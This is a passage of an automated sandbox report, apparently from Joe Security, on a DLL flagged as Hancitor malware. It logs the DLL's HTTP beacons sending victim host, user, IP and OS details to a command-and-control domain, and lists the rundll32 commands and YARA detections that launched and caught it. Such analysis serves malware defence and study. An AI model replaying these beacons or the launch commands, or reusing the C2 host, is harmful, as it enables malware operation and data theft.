Jul 9, 2021 03:12:01.818382978 CEST	5496	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.886146069 CEST	5497	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 54 47 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVTGEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.3	49824	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.998018980 CEST	5498	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:02.066504955 CEST	5498	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 48 53 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGHSTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.3	49825	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:02.194227934 CEST	5499	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:02.261106014 CEST	5500	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 51 4a 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYQJBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.3	49826	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:02.203263998 CEST	5500	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:02.269040108 CEST	5500	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 41 5a 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVAZEARRABw==0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 580 Parent PID: 5820

General

Start time:	03:10:01
Start date:	09/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\niberius.dll'
Imagebase:	0x1200000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000000.00000003.371171215.0000000001500000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: cmd.exe PID: 476 Parent PID: 580

General

Start time:	03:10:01
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\niberius.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 4156 Parent PID: 580

General

Start time:	03:10:01
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\niberius.dll,Exercisefound
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000002.00000003.339351013.0000000000660000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 2988 Parent PID: 476

General

Start time:	03:10:02
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\niberius.dll',#1
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000003.00000003.338747871.0000000000D10000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000003.00000002.488244690.0000000002E54000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4692 Parent PID: 580

General

Start time:	03:10:06
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\niberius.dll,Forwardlow
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000004.00000003.355295800.0000000000630000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 2492 Parent PID: 580

General

Start time:	03:10:10
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\niberius.dll,More
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000005.00000003.363092172.00000000004F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4708 Parent PID: 580

General

Start time:	03:10:15

Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\niberius.dll,Overhuge
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000006.00000003.368759303.0000000004F40000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5480 Parent PID: 2988

General

Start time:	03:11:14
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\svchost.exe
Imagebase:	0x990000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5972 Parent PID: 580

General

Start time:	03:11:17
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\niberius.dll',ONOQWPYIEIR
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 0000000E.00000002.488456292.0000000004434000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 0000000E.00000003.441877348.0000000000DD0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3704 Parent PID: 580

General

Start time:	03:11:18
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\niberius.dll',VKHFWVNHPFTVX
Imagebase:	0xe30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 0000000F.00000002.488676401.0000000004BA4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 0000000F.00000003.443699128.0000000004CA0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis